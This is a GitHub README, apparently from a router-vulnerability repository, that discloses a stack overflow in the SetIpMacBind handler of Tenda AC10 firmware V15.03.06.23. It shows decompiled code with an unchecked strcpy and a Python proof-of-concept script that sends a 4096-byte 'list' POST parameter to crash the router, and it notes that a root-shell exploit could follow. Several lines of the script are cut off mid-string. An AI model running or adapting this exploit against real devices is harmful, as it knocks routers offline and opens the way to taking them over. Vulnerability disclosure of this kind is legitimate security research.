z1r00 / IOT_Vul Public

Code Issues 2 Pull requests Actions Projects Security ...

main ...

IOT_Vul / Tenda / AC10 / fromSetIpMacBind / readme.md

z1r00 Update readme.md History

1 contributor


64 lines (41 sloc) | 1.79 KB ...

Tenda AC10V15.03.06.23 Stack overflow vulnerability

Firmware information

- Manufacturer's address：https://www.tenda.com.cn/
- Firmware download address ： https://www.tenda.com.cn/download/detail-2734.html

Affected version



AC10V1.0升级软件 V15.03.06.23


立即下载

关联产品：AC10 v2.0　更新日期：2017/10/18

1.此固件只适用于AC10且当前软件为V15.03.06.XX的机器升级，不同型号不能使用该软件,升级前请确定当前软件版本。
2.下载解压后，请使用有线连接路由器升级，升级过程中切勿切断电源，否则会导致机器损坏无法使用！

* 如果链接错误或其他问题，请反馈到 tenda@tenda.com.cn或联系在线客服， 谢谢。

Vulnerability details



```
memset(new_macstr, 0, sizeof(new_macstr));
memset(mac_addr, 0, sizeof(mac_addr));
memset(ip_addr, 0, sizeof(ip_addr));
memset(dev_name, 0, sizeof(dev_name));
static_num = websGetVar(wp, "bindnum", "0");
static_list = websGetVar(wp, "list", byte_5195C8);
GetValue("dhcps.Staticnum", mib_value);
old_static_num = atoi(mib_value);
new_static_num = atoi(static_num);
if ( new_static_num >= 0 && new_static_num < 33 )
{
  list = static_list;
  for ( i = 1; list && new_static_num >= i; ++i )
  {
    p = strchr(list, 10);
    if ( p )
    {
      *p = 0;
      strcpy(mib_buf, list);                  // vuln overflow
      list = p + 1;
    }
    else
    {
      strcpy(mib_buf, list);
    }
    if ( mib_buf[0] == 13 )
```

/goform/SetIpMacBind, The static_list is controllable, it will assign the value to the list, and finally use strcpy to copy the list to mib_buf. It is worth noting that there is no size check, which leads to a stack overflow vulnerability

Poc

```
import socket
import os

li = lambda x : print('\x1b[01;38;5;214m' + x + '\x1b[0m')
ll = lambda x : print('\x1b[01;38;5;1m' + x + '\x1b[0m')

ip = '192.168.0.1'
port = 80

r = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

r.connect((ip, port))

rn = b'\r\n'

p1 = b'a' * 0x1000
p2 = b'list=' + p1

p3 = b"POST /goform/SetIpMacBind" + b" HTTP/1.1" + rn
p3 += b"Host: 192.168.0.1" + rn
p3 += b"User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:102.0) Gecko/20
p3 += b"Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8" + r
p3 += b"Accept-Language: en-US,en;q=0.5" + rn
p3 += b"Accept-Encoding: gzip, deflate" + rn
p3 += b"Cookie: curShow=; ac_login_info=passwork; test=A; password=1111" + rn
p3 += b"Connection: close" + rn
p3 += b"Upgrade-Insecure-Requests: 1" + rn
p3 += (b"Content-Length: %d" % len(p2)) +rn
p3 += b'Content-Type: application/x-www-form-urlencoded'+rn
p3 += rn
p3 += p2

r.send(p3)

response = r.recv(4096)
response = response.decode()
li(response)
```

You can see the router crash, and finally we can write an exp to get a root shell